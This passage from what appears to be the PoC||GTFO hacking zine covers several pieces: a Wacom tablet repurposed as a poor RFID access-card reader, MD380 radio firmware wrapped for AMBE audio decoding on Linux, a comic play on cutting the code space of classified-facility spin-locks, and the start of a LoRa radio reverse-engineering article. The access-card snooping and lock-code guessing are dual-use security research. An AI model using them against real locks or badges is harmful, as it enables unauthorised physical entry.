These resonant LC circuits are like electromagnetic tuning forks. An RFID tag or a Wacom pen have a tuning fork at a specific frequency, and some circuitry that communicates each bit by either damping the oscillations or letting them ring. The Wacom tablet shouts at the tuning fork's frequency, quickly and abruptly, and immediately listens for the reverberation. The whole protocol is designed around this mode switch. Gaps in the carrier indicate the bit boundaries, and longer bursts divide packets.

The trick here is to use this mechanism to read some common RFID access card. Between the slow return-oriented programming and the limited analog frontend, I picked an easy target for the PoC. The EM4100 is a common 125 kHz tag with a fixed 40-bit ID. It's no more secure than a pin tumbler lock for sure, but it isn't too far from the tags used in many access control systems.

The EM4100 pads the 40-bit code out to a 64-bit repeating pattern with the addition of a 9-bit header and a matrix of parity bits. Each bit is Manchester encoded; 0 becomes 10, 1 becomes 01. Each half-bit lasts 32 clock cycles, giving us a conveniently slow data rate.

The pulsed carrier is a problem. The RFID card does have its little tuning fork, and it keeps ringing a little bit, but not as much as you might think, especially when the EM4100 chip is trying to power itself from this stored energy and the external carrier has disappeared. A clock cycle or two, but not nearly as long as the tablet's A/D conversion takes. This little bit of unpredictability, though, has so far foiled every plan of mine to stay in sync with the signal in order to sample it at or below the bit rate. My workaround has been to use a short enough carrier pulse in order to have multiple samples per bit, allowing me to occasionally use a pile of filters and heuristics to recover the correct bits with appropriate deference to Nyquist. The problem with using a shorter carrier pulse is that it lowers our carrier duty cycle, delivering less power to the RFID card. So, there's a delicate balance: long enough to power the card, short enough for the resulting data to be intelligible through this intermittent sampling.

The returned signal is quite weak, since the tablet's filters are looking for resonance at a very different frequency. This is an area where I've seen much difference between individual RFID tags. Under unrealistic conditions, with the RFID tag placed directly on the tablet circuit board, many tags read successfully without much trouble. With an unmodified and fully assembled tablet, I've had very difficult to reproduce results, occasionally reading only one of the several tags I tried the setup with.

If you want to try this experiment or others, you can find my simple ROP toolkit and signal processing for the CTE-450 and try your luck with the return-oriented analog hacking.[16]

More to do

Although so far I've only managed to transform this tablet into an extremely bad RFID reader, I think this shows that the overall approach may lead somewhere. The main limitations here are in the reliance on slow ROP, and the relatively low quality A/D converter on the LC871. I've done my best to try and separate the signal from the noise, but I'm no DSP guru. It's possible that a signal processing expert could be snooping tags with a better success rate than I've been seeing. As a proof of concept, this shows that the transformation from tablet to RFID reader is theoretically doable, though without a significant improvement in range it's hard to imagine this approach succeeding at reading access cards casually left against a victim's graphics tablet.

It could be interesting to examine newer tablets. The custom silicon in FEB0h turned out to be one of the best things about the CTE-450 tablet, making it relatively easy to change the timing and carrier frequency. If newer tablets have a nicer A/D converter and a programmable filter on the receive path, they could make a decent RFID reader indeed. A brief look at my newer Intuos Pro tablet shows a Renesas processor that likely has reprogrammable flash.

There's certainly more work to do in discovering the scope of devices vulnerable to glitched GET_DESCRIPTOR requests. What other devices that we usually think of as black-box peripherals might have firmware that can be read out, or RAM that we can temporarily hide code in?

It may be possible to mitigate these glitched GET_DESCRIPTOR firmware readouts by adding additional verification steps in the device's USB stack, which would each also need to be glitched. Reducing the number of invalid states that eventually result in spilling data will make the glitching process much more tedious.

In practice, though, I would argue that the best security is not to rely on secret firmware at all. Algorithms shouldn't need secrecy to keep them secure. Debug features that are too dangerous to leave should be disabled, not hidden. If any sensitive data must be reachable

from the CPU, it should be unmapped whenever possible, especially when some USB controller asks for your life story.

13:5 Decoding AMBE+2 in MD380 Firmware in Linux

by Travis Goodspeed KK4VCZ, with kind thanks to DD4CR, DF8AV and
AB3TL.

Howdy y'all,

In PoC‖GTFO 10:8, I shared with you fine folks a method for extracting a cleartext firmware dump from the Tytera MD380. Since then, a rag-tag gang of neighbors has joined me in hacking this device, and hundreds of amateur radio operators around the world are using our enhanced firmware for DMR communications.

AMBE+2 is a fixed bit-rate audio compression codec under some rather strict patents, for which the anonymously-authored Digital Speech Decoder (DSD) project is the only open source decoder.[17] It doesn't do encoding, so if you'd like to convert your favorite Rick Astley tunes to AMBE frames, you'll have to resort to expensive hardware converters.

In this article, I'll show you how I threw together a quick and dirty AMBE audio decompressor for Linux by wrapping the firmware into a 32-bit ARM executable, then running that executable either natively or through Qemu. The same tricks could be used to make an AMBE encoder, or to convert nifty libraries from other firmware images into handy command-line tools.

This article will use an MD380 firmware image version 2.032 for specific examples, but in the spirit of building our own bird feeders, the techniques ought to apply just as well to your own firmware images from other devices.

Suppose that you are reverse engineering a firmware image, and you've begun to make good progress. You know where plenty of useful

functions are, and you've begun to hook them, but now you are ready to start implementing unit tests and debugging chunks of code. Wouldn't it be nicer to do that in Unix than inside of an embedded system?

As luck would have it, I'm writing this article on an aarch64 Linux machine with eight cores and a few gigs of RAM, but any old Raspberry Pi or Android phone has more than enough power to run this code natively.

Be sure to build statically, targeting `arm-linux-gnueabi`. The resulting binary will run on armel and aarch64 devices, as well as damned near any Linux platform through Qemu's userland compatibility layer.

Dynamic Firmware Loading

First, we need to load the code into our process. While you can certainly link it into the executable, luck would have it that GCC puts its code sections very low in the executable, and we can politely ask `mmap(2)` to load the unpacked firmware image to the appropriate address. The first 48kB of Flash are used for a recovery bootloader, which we can conveniently skip without consequences, so the load address will be `0x0800c000`.

```
  size_t length=994304;
2 int fd=open("experiment.img",0);
  void *firmware=mmap((void*) 0x0800c000, length,
4                 PROT_EXEC|PROT_READ|PROT_WRITE,
                  MAP_PRIVATE,          //flags
6                 fd,                   //file
                  0);                   //offset
```

Additionally, we need the 128kB of RAM at `0x20000000` and 64kB of TCRAM at `0x10000000` that the firmware expects on this platform. Since we'd like to have initialized variables, it's usually better go with dumps of live memory from a running system, but `/dev/zero` works for many functions if you're in a rush.

```
1  //Load an SRAM image.
   int fdram=open("ram.bin",0);
3  void *sram=mmap((void*) 0x20000000,
                   (size_t) 0x20000,
5                  PROT_EXEC|PROT_READ|PROT_WRITE,
                   MAP_PRIVATE,              //flags
7                  fdram,                    //file
                   0);                       //offset
9
   //Create an empty TCRAM region.
11 int fdtcram=open("/dev/zero",0);
   void *tcram=mmap((void*) 0x10000000,
13                  (size_t) 0x10000,
                    PROT_READ|PROT_WRITE,  //protections
15                  MAP_PRIVATE,           //flags
                    fdtcram,               //file
17                  0);                    //offset
```


Symbol Imports

Now that we've got the code loaded, calling it is as simple as calling any other function, except that our C program doesn't yet know the symbol addresses. There are two ways around this.

The quick but dirty solution is to simply cast a data or function pointer. For a concrete example, there is a null function at `0x08098e14`

that simply returns without doing anything. Because it's a Thumb function and not an ARM function, we'll have to add one to that address before calling it at `0x08098e15`.

```
1   void (*nullsub)()=(void*) 0x08098e15;

3   printf("Calling nullsub() without crashing.\n");
    nullsub();
5   printf("Success!\n");
```

Similarly, you can access data that's in Flash or RAM.

```
1   printf("Manufacturer is: '%s'\n", 0x080f9e4c);
```

Casting function pointers gets us part of the way, but it's rather tedious and wastes a bit of memory. Instead, it's more efficient to pass a textfile of symbols to the linker. Because this is just a textfile, you can easily export symbols by script from IDA Pro or Radare2.

The symbol file is just a collection of assignments of names to addresses in roughly C syntax, except for the lack of types.

```
1   /* Populates the audio buffer */
    ambe_decode_wav = 0x08051249;
3   /* Just returns. */
    nullsub = 0x08098e15;
```

You can include it in the executable by passing GCC parameters to the linker, or by calling `ld` directly.

```
    CC=arm-linux-gnueabi-gcc-6 -static -g
2   $(CC) -o test test.c -Xlinker --just-symbols=symbols
```

Now that we can load the firmware into process memory and call its functions, let's take a step back and see a second way to do the

linking, by rewriting the firmware dump into an ELF object and then linking it. After that, we'll get along to decoding some audio.

Static Firmware Linking

While it's nice and easy to load firmware with `mmap(2)` at runtime, it would be nice and correct to convert the firmware dump into an object file for static linking, so that our resulting executable has no external dependencies at all. This requires both a bit of `objcopy` wizardry and a custom script for `ld`.

First, let's convert our firmware image dump to an ELF that loads at the proper address.

```
  arm-linux-gnueabi-objcopy                              \
2    -I binary experiment.img                            \
     --change-addresses=0x0800C000                       \
4    --rename-section .data=.experiment                  \
     -O elf32-littlearm -B arm experiment.o
```

Sadly, `ld` will ignore our request to load this image at `0x0800-0C000`, because load addresses in Unix are just polite suggestions, to be thrown away at the whim of the linker. We can fix this by passing flags to GCC at compile time, so `ld` knows to place the section at the right address.[18]

Similarly, the SRAM core dump can be embedded at its own load address.

Decoding the Audio

To decode the audio, I decided to begin with the same `.amb` format that DSD uses. This way, I could work from their reference files and compare my decoding to theirs.

The `.amb` format consists of a four byte header (`2e 61 6d 62`) followed by eight-byte frames. Each frame begins with a zero byte and is followed by 49 bits of data, stored most significant bit first with the final bit in the least significant bit of its own byte.

To have as few surprises as possible, I take the eight packed bytes and extract them into an array of 49 shorts located at `0x20011c8e`, because this is the address that the firmware uses to store its buffer. Shorts are used for convenience in addressing during computation, even if they are a bit more verbose than they would be in a convenient calling convention.

```
1  //Re-use the firmware's own AMBE buffer.
   short *ambe=(short*) 0x20011c8e;
3
   int ambei=0;
5  for(int i=1;i<7;i++) //Skip first byte.
     for(int j=0;j<8;j++) //MSBit first
7      ambe[ambei++]=(packed[i]>>(7-j))&1;

9  //Final bit in its own frame as LSBit.
   ambe[ambei++]=packed[7]&1;
```

Additionally, I re-use the output buffers to store the resulting WAV audio. In the MD380, there are two buffers of audio produced from each frame of AMBE.

```
   //80 samples for each audio buffer
2  short *outbuf0=(short*) 0x20011aa8;
   short *outbuf1=(short*) 0x20011b48;
```

The thread that does the decoding in firmware is tied into the MicroC/OS-II realtime operating system of the MD380. Since I don't have the timers and interrupts to call that thread, nor the I/O ports to support it, I'll instead just call the decoding routines that it calls.

```
1  //Placed at 0x08051249
   int ambe_decode_wav(
3      signed short *wavbuffer,    //output buffer
       signed int eighty,         //always 80
5      short *bitbuffer,          //0x20011c8e
       int a4,                    //0
7      short a5,                  //0
       short a6,                  //timeslot, 0 or 1
9      int a7                     //always 0x20011224
       );
```

For any parameter that I don't understand, I just copy the value that I've seen called through my hooks in the firmware running on real hardware. For example, `0x20011224` is some structure used by the AMBE code, but I can simply re-use it thanks to my handy RAM dump.

Since everything is now in the right position, we can decode a frame of AMBE to two audio frames in quick succession.

```
   //One AMBE frame becomes two audio frames.
2  ambe_decode_wav(outbuf0, 80, ambe, 0, 0, 0,
                    0x20011224);
4  ambe_decode_wav(outbuf1, 80, ambe, 0, 0, 1,
                    0x20011224);
```

After dumping these to disk and converting to a `.wav` file with `sox -r 8000 -e signed-integer -L -b 16 -c 1 out.raw out-.wav`, a proper audio file is produced that is easily played. We can now decode AMBE in Linux!

Runtime Hooks

So now we're able to decode audio frames, but this is firmware, and damned near everything of value except the audio routines will eventually call a function that deals with I/O—a function we'd better replace if we don't want to implement all of the STM32's I/O devices.

Luckily, hooking a function is nice and easy. We can simply scan through the entire image, replacing all BX (Branch and eXchange) instructions to the old functions with ones that direct to the new functions. False positives are a possibility, but we'll ignore them for now, as the alternative would be to list every branch that must be hooked.

The BL instruction in Thumb is actually two adjacent 16-bit instructions, which load a low and high half of the address difference into the link register, then BX against that register. (This clobbers the link register, but so does *any* BL, so the register use is effectively free.)

```
1   // Calculates Thumb  branch from one address to another.
    int calcbl(int adr, int target){
3     /* Begin with the difference of the target and the PC,
         which points to just after the current instruction.*/
5     int offset=target-adr-4;

7     offset=(offset>>1); //LSBit doesn't count.

9     /* The BL instruction is actually two instructions, with
         one setting the high part of the LR and the other
11        setting the low part while swapping LR and PC. */
      int hi=0xF000 | ((offset&0xFFF800)>>11);
13    int lo=0xF800 |  (offset&0x0007FF);

15    // Return the pair as a single 32-bit word.
      return (lo<<16)|hi;
17  }
```

Now that we can calculate function call instructions, a simple loop can patch all calls from one address into calls to a second address. You can use this to hook the I/O functions live, rather than trapping them.

I/O Traps

What about those I/O functions that we've forgotten to hook, or ones that have been inlined to a dozen places that we'd rather not hook? Wouldn't it sometimes be easier to trap the access and fake the result, rather than hooking the same function?

You're in luck! Because this is Unix, we can simply create a handler for SIGSEGV, much as Jeffball did in PoC‖GTFO 8:8. Your segfault handler can then fake the action of the I/O device and return.

Alternately, you might not bother with a proper handler. Instead, you can use GDB to debug the process, printing a backtrace when the I/O region at `0x40000000` is accessed. While GDB in Qemu doesn't support `ptrace(2)`, it has no trouble trapping out the segmentation fault and letting you know which function attempted to perform I/O.

Thank you kindly for reading my ramblings about ARM firmware. I hope that you will find them handy in your own work, whenever you need to work with firmware away from its own hardware.

If you'd like to similarly instrument Linux applications, take a look at Jonathan Brossard's Witchcraft Compiler Collection,[19] an interactive ELF shell that makes it nice and easy to turn an executable into a linkable library.

The emulator from this article has now been incorporated into my md380tools project, for use in Linux.[20]

Cheers from Varaždin, Croatia,
-Travis 6A/KK4VCZ

13:6 Silliness in Three Acts; or, Weak Passwords of Spinlocks

by Evan Sultanik

Dramatis Personæ

Disembodied Voice of Pastor Manul Laphroaig . . . . Bard
Alice Feynman . . . . . . Disciple of the Church of Weird Machines Bob
Schrute . . . . Assistant to the Facility Security Officer Havva al-
Kindi . . . . Alice's Old and Wise Officemate The Ghost of
Paul Erdös . . . . Keeper of *The Book*

Act I: Memorize, Don't Compromise

PASTOR: In the windowless bowels of a nondescript, Class A office
building entrenched inside the Washington, D.C. beltway, we meet
our heroine, Alice Feynman, lost on her way to a meeting with the
Facility Security Officer.

ALICE: Excuse me, which way is it to the security office?

BOB: You must be the new hire. Bob Schrute, assistant FSO. I can
take you there right after I finish with this...

ALICE: Alice. Nice to meet you. What're you doing?

BOB: Kaba Mas X-09 high security spin-lock. It's DSS-approved for use in our SCIFs. I'm resetting this one's passcode.

ALICE: [*Blank Stare*]

BOB: U.S. Department of Defense (DoD) Defense Security Service (DSS). Sensitive Compartmented Information Facilities (SCIFs). The rooms where we are allowed to store and process classified information?

ALICE: I see. I noticed those things all over this building.

BOB: They're ubiquitous. You'll see them anywhere in the country there's classified work going on. One on each door, and another on each safe. Super secure, too. Security in this office is no joke.

ALICE: How do they work?

BOB: [*Throwing Alice the lock's manual.*] They run off of the electricity generated from spinning them, so you need to spin them a bit to get started. You see? The LCD on top shows you the current number. You enter three two-digit numbers. First one clockwise, second counter-clockwise, third clockwise, and then a final spin counter-clockwise to open. That's the passcode.

ALICE: [*Flipping through the manual.*] Does each lock get a different passcode?

BOB: Yes. That's why we have this [*handing Alice a magnet stuck to the side of the door*].

ALICE: Ah I see. It's a phone keypad. So you use a mnemonic to remember each passcode?

BOB: Exactly. [*Pointing to a poster on the wall with his own mugshot and memetic letters emblazoning "MEMORIZE, DON'T*

COMPROMISE,” he sternly repeats that slogan:] **Memorize, don’t compromise**.

ALICE: [*“Is this guy serious?” face.*]

BOB: You think you could crack it? FALSE. [*Flamboyantly produces a pocket calculator that had been hidden somewhere on his person.*] Three two-digit numbers. That’s 100 times 100 times 100, so ... there are a million possible codes. I’ve set this to have a timeout of four minutes after each failed attempt. So, trying all possible combinations would take ... [*furiously punching at the calculator*] ... almost eight years! We change each code once every couple months, so even if you could continuously try codes for eight hours a day, you’d have ... [*more furious punching*] ... about seven tenths of one percent chance of getting the code right.

ALICE: [*Handing the manual back.*] I didn’t see anything in here about an automatic lockout after too many failed attempts.

BOB: [*Pointing to his minuscule biceps.*] These provide the lockout.

ALICE: Are you ready to take me to the security office now?

BOB: Fine.

Act II: Surely You’re Joking

PASTOR: Two weeks later, Alice has settled into her office, which she shares with Havva al-Kindi. She hasn’t had a chance to play with those nifty locks at all yet; her clearance is still being processed. Most of her time is spent idling or doing busy-work while she waits to be approved to work on a real project.

ALICE: [*On her desk phone*] Yes. Yes, no problem. By close of business today. No problem. Bye.

PASTOR: As Alice hangs up the phone, she notices something odd about the keypad, and immediately remembers the magnet Bob had showed her.

ALICE: [*Gets up and starts drawing on her whiteboard.*]

HAVVA: What are you doing?

ALICE: Did you ever notice that the numbers zero and one don't have any letters on the phone?

HAVVA: Sure! You're probably too young to have ever used a rotary phone, right? Back when phone numbers were only seven digits long, the first two numbers represented the exchange, and a mnemonic was given to each exchange. [*Singing and tapping on her desk*] *Bum-dah-bum bah-duh-bum bahhh dummm! PEnnsylvania Six*

Five Thousand! No? It was a big Glenn Miller hit! My parents used to play it all the time when I was a kid. That song is referring to the phone number for the Hotel Pennsylvania in New York, which to this day is still (212) PE6-5000.

ALICE: Oh yeah! I went there once for HOPE.

HAVVA: Hope? Anyhow, for various reasons, the numbers zero and one were never used in exchanges, which meant they never occurred at the beginning of phone numbers, which meant they couldn't have letters associated with them.

ALICE: Interesting! [*Continuing on the whiteboard*] 8^6 = ... [*a pause to consult her computer*] 262144. 1 − 262144 ÷ 1000000 = ... 0.738. Wow! So, if there are only eight buttons with letters, that reduces the number of possible phone numbers associated with six-letter mnemonics by 74% compared to if all the buttons had letters!

HAVVA: I guess that's true. There are also certain phone numbers you'll never be able to have English mnemonics for, because the buttons for 5, 7, and 9 don't have any vowels. So you can't make a mnemonic for a phone number that only uses those three numbers.

ALICE: Wow, yeah, that's another 3^6 = . . . [*quickly doing some math in her head this time*] 729 codes that don't have mnemonics.

HAVVA: Codes?

ALICE: Er, I mean "phone numbers."

HAVVA: I'll bet there are certain "codes" that don't have any English words associated with them. Plus, letters in English words don't all occur at the same frequency: It's much more likely that a word will have the letter "e" than it will have the letter "x."

ALICE: [*Opens up a terminal on her computer.*]

```
$ grep '^.\{6\}$' /usr/share/dict/words | wc -l
    17706
$ echo `!!` / 1000000 | bc -l
.01770600000000000000
```

PASTOR: And thus, Alice had discovered that fewer than 2% of the million possible codes actually map to English words.

ALICE: [*Once again at the whiteboard.*]

<div align="center">

HACKER

42 25 34

</div>

[*Back at the computer.*]

```
$ grep -i '^.\{4\}er$' /usr/share/dict/words \| wc -l
    1562
```

About 10% of six-letter English words end with the letters "ER"!

[*Back at the board, with long pauses.*]

DO SA GE

36 72 43

EN RAGE

36 72 43

FO RAGE

36 72 43

FO RB ID

36 72 43

PASTOR: And many words share the same code. In fact, Alice quickly wrote a script to count the number of unique codes possible from six-letter English words.[21]

ALICE: There are only 14684 possible codes to check! That would take … only about 40 days to brute-force crack!

Act III: The Book

PASTOR: Later that day, Alice is at her favorite dive, decompressing with some of her side projects.

PAUL: [*Sits down next to Alice at the bar. Wheel of Fortune is playing on an ancient CRT.*] Television is something the Russians invented to destroy American education.

ALICE: [*Tippling a brown liquor, neat, while working on her laptop. Paul's comment draws her attention to the TV. Alice notices that some letters are*

given away "for free" and remembers what Havva had said about letter frequency. She quickly grabs her notebook and jots down the letters as a reminder.] R, S, T, L, N, E.

PAUL: [*Noticing Alice's notebook.*] Yes, these are very common letters in English. My native language does not use "r" as much. But what do I know about English? I learned it from my father, who taught it to himself by reading English novels in one of Joe's Gulags. [*Awkward pause while Alice struggles with how to respond.*] Have you discovered anything beautiful? [*Pointing into her notebook.*]

ALICE: Oh that? I've been thinking about mnemonics for passcodes.

PAUL: [*Pointing to the drink:*] That poison will not help you. [*Produces a small pill bottle out of his shirt pocket, raises it to eye level, drops it, and then catches it with the same hand before it hits the bar.*]

ALICE: Haven't you heard? The *Ballmer Peak* is real! Or at least that's what I read on Stack Exchange.

PAUL: Pál Erdös. My brain is open.

PASTOR: Alice introduces herself and proceeds to explain all of her findings to Paul.

ALICE: . . .and I just finished sorting the 14684 distinct codes by the number of words associated with them. That way, if I try the codes in order of decreasing word associations, then it will maximize my chances of cracking the code sooner than later.

PAUL: Yes, if codewords are chosen uniformly from all six-letter English words. Can I see the distribution of word frequency? [*Grabbing a napkin, stealing Alice's pen, and scribbling some notes.*] Using your method, after fewer than 250 attempts, there is a 5% probability that you will have cracked the code. After about 5700 attempts, there will be a 50% probability of success.

ALICE: [*Typing on her computer.*] That's only about 16 days!

PASTOR: An adversary with intermittent access to the lock—for example, after hours—could quite conceivably crack the code in less than a month.

PAUL: If there exists a method that allows the code-breaker to detect whether each successive two-digit subcode is correct before entering the next two-digit subcode,. . .

PASTOR: . . .otherwise known as a "vulnerability"...

PAUL: . . .[*annoyed about having been interrupted, even if by the disembodied voice of a narrator*] then the expected value for the length of time required to crack the code is on the order of minutes. [*Mumbling toward the fourth wall:*] That Pastor is more annoying than the SF.

ALICE: What?

PAUL: SF means "Supreme Fascist." This would show that God is bad. I do not claim that this is correct, or that God exists. It is just a sort of half-joke. There is an anecdote I once heard. Suppose Israel Gelfand and his advisor, Andrei Kolmogorov, were to both arrive in a country with a lot of mountains. Kolmogorov would immediately try and climb the highest mountain. Gelfand would immediately start building roads. What would you do?

ALICE: I would learn to fly an airplane so I could discover new mountain ranges. What about you?

PAUL: Some might say that *is* what I do. My friends might add that they pay for the fuel. But really, I just try to keep the SF's score low. How can we create mnemonics that are not vulnerable to your attack?

ALICE: Well, I guess the first thing to do is create a keypad layout that uses zero and one.

PAUL: Yes, but my academic sibling Pólya would say that we first need to understand the *problem*. Ideally, we want a keypad layout that produces an injective mapping from the six-letter English words into the natural numbers from zero to one million.

ALICE: Injective?

PAUL: Such that no two words produce the same code number.

ALICE: Is that even possible?

PAUL: I do not know. I believe this is an instance of the *multiple subset sum* problem, related to the knapsack problem.

ALICE: Ah yeah, I remember that from my algorithms class. It's NP-Complete, right?

PAUL: Yes, and likely intractable for problems even as small as this one. The total number of possible keypad mappings is 100 million billion billion. But it is easy for us to check the pigeons.

ALICE: Huh?

PAUL: The *pigeonhole principle*. For any subset of m letters within a word, there can be at most 10^6–m words that have that pattern of letters. If there are more, then there must be a collision, no matter the mapping we choose.

ALICE: Ah, I see. That's easy enough to check! [*Typing.*]

```
1  for m in range(2,6):
       hits = {}
3      for word in words:
           for indexes in itertools.combinations(range(len(
   word)), m):
5              key = tuple((word[i], i) for i in indexes)
               if key not in hits:
7                  hits[key] = 1
               else:
9                  hits[key] += 1
       max_hits = 10**(6-m)
11     for key, h in hits.iteritems():
           if h <= max_hits:
13             continue
           k = ['.' for i in range(6)]
15         for c, i in key:
               k[i] = c
17         print "".join(k), h - max_hits
```

So, there are fourteen five-letter suffixes like "inder," "aggle," and "ingle" that will all produce at least one collision. I guess there's no way to make a perfect mapping.

PAUL: Gelfand advised Endre Szemerédi. This problem is reminiscent of Szemerédi's use of *expander graphs* in pseudorandom number generation. What we want to do is take a relatively small set of inputs (being the six-letter English words) and use an expander graph as an embedding into the natural numbers between one and a million, such that the resulting distribution mimics uniformity.

ALICE: That sounds ... difficult.

PAUL: Constructing expander graphs is extremely difficult. But I think Szemerédi would agree that interesting things rarely happen in fewer than five dimensions.

ALICE: I am a pragmatist. How about we use a genetic algorithm to evolve a near optimal mapping?

PAUL: Such a solution would not be from *The Book*, but it would provide you with a mapping.

ALICE: What book?

PAUL: The Book in which the SF keeps all of the most beautiful solutions.

ALICE: Well, I think I'll try my hand at a scruffy genetic algorithm. I need a decent mapping if I ever want to publish this in PoC‖GTFO!

PAUL: What is PoC‖GTFO?

ALICE: It's... I guess it's a sort of bible.

PAUL: Then the only difference between your Book and mine are the fascists who created them. Maybe we will continue tomorrow ... if I live.

ALICE: [*Looking up from her keyboard.*] Can I buy you a drink? [*Paul has vanished.*]

PASTOR: The moral of the story, dear neighbors, is *not* that these locks are inherently vulnerable; if used properly, they are in fact incredibly secure. We must remember that these locks are only as secure as the codes humans choose to assign to them. Using a phone keypad mapping on six-letter English dictionary words is the physical security equivalent of a website arbitrarily limiting passwords to eight characters.

Memorize, Don't Compromise

Самиздат

13:7 Reversing the LoRa PHY

by Matt Knight

It's 2016, and everyone's favorite inescapable buzzword is IoT, the Internet of Things. The mere mention of this phrase draws myriad reactions, depending on who you ask. A marketing manager may wax philosophical about swarms of connected cars eradicating gridlock forever, or the inevitability of connected rat traps intelligently coordinating to eradicate vermin from midtown Manhattan,[22] while a security researcher may just grin and relish in the plethora of low-power stacks and new attack surfaces being applied to cyber-physical applications.

IoT is marketing speak for connected embedded devices. That is, inexpensive, low power, resource constrained computers that talk to each other, possibly on the capital-I Internet, to exchange data and command and control information. These devices are often installed in hard to reach places and can be expected to operate for years. Thus, easy to configure communication interfaces and extreme power efficiency are crucial design requirements. While 2G cellular has been

a popular mechanism for connecting devices in scenarios where a PAN or wired technology will not cut it, AT&T's plans to sunset 2G on January 1, 2017 and LTE-M Rel 13's distance to widespread adoption presents an opportunity for new wireless specifications to seize market share.

LoRa is one such nascent wireless technology that is poised to capture this opportunity. It is a Low Power Wide Area Network (LPWAN), a class of wireless communication technology designed to connect low power embedded devices over long ranges. LoRa implements a proprietary PHY layer; therefore, the details of its modulation are not published.

This paper presents a comprehensive blind signal analysis and resulting details of LoRa's PHY, chronicles the process and pitfalls encountered along the way, and aspires to offer insight that may assist security researchers as they approach their future unknowns.

Casing the Job

I first heard of LoRa in December 2015, when it and other LP-WANs came up in conversation among neighbors. Collectively we were intrigued by its advertised performance and unusual modulation, thus I was motivated to track it down and learn more. In the following weeks,

I occasionally scanned the spectrum near 900 MHz for signs of its distinctive waveform (more on that soon), but searches in the New York metropolitan area, Boston, and a colleague's search in San Francisco yielded no results.

Sometime later I found myself at an IoT security meetup in Cambridge, MA that featured representatives from Senet and SIGFOX, two major LPWAN players. Senet's foray into LoRa started when they sought to remotely monitor fluid levels in home heating oil tank measurement sensors to improve the existing process of sending a guy in a truck to read it manually. Senet soon realized that the value of this infrastructure extended far beyond the heating oil market and has expanded their scope to becoming a IoT cellular data carrier of sorts. While following up on the company I happened upon one of their marketing videos online. A brief segment featured a grainy shot of a coverage map, which revealed just enough to suggest the presence of active infrastructure in Portsmouth, NH. After quick drive with my Ettus B210 Software Defined Radio, I had my first LoRa captures.

First Observations and OSINT

LoRa's proprietary PHY uses a unique chirp spread spectrum (CSS) modulation scheme, which encodes information into RF features called chirps. A chirp is a signal whose frequency is increasing or decreasing at a constant rate, and they are unmistakable within the waterfall. A chirp-based PHY is shown in Figure 13.10.

Contrasted with FSK or OFDM, two common PHYs, the differences are immediately apparent.

Modulation aside, visually inspecting a spectrogram of LoRa's distinct chirps reveals a PHY structure that is similar to essentially all other digital radio systems: the preamble, start of frame delimiter, and then the data or payload.

Since LoRa's PHY is proprietary, no PHY layer specifications or reference materials were available. However, thorough analysis of open source and readily available documentation can greatly abbreviate

reverse engineering processes. When I conducted this investigation, a number of useful documents were available.

First, the Layer 2+ LoRaWAN stack is published, containing clues about the PHY.

Second, several application notes were available for Semtech's commercial LoRa modules.[23] These were not specs, but they did reference some PHY-layer components and definitions.

Third, a European patent filing from Semtech described a CSS modulation that could very well be LoRa.

Finally, neighbors who came before me produced open-source prior art in the form of a partial `rtl-sdrangelove` implementation and a wiki page,[24] but this attempt was piecemeal and neglected, with only high level observations on the wiki. These were not enough to decode the packets that I had captured in New Hampshire.

Demodulation

OSINT gathering revealed a number of key definitions that informed the reverse engineering process. A crucial notion is that of the spreading factor (SF): the spreading factor represents the number of bits packed into each symbol. A symbol, for the unordained, is a discrete RF energy state that represents some quantity of modulated information (more on this later.) The LoRaWAN spec revealed that the chirp bandwidth, that is the width of the channel that the chirps traverse, is 125 kHz, 250 kHz, or 500 kHz within American deployments. The chirp rate, which is intuitively the first derivative of the signal's frequency, is a function of the spreading factor and the bandwidth: it is defined as `bandwidth`/$2^{(\texttt{spreading\_factor})}$. Additionally, the absolute value of the downchirp rate is the same as the upchirp rate.[25]

Back to the crucial concept of symbols. In LoRa, symbols are modulated onto chirps by changing the instantaneous frequency of the signal; the first derivative of the frequency, the chirp rate, remains constant, while the signal itself "jumps" throughout its channel to

represent data. The best way to intuitively think of this is that the modulation is frequency-modulating an underlying chirp. This is analogous to the signal alternating between two frequencies in a 2FSK system, where one frequency represents a `0` and the other represents a `1`. The underlying signal in that case is a signal of constant frequency, rather than a chirp, and the number of bits per symbol is 1. How many data bits are encoded into each frequency jump within LoRa? This is determined by the spreading factor.

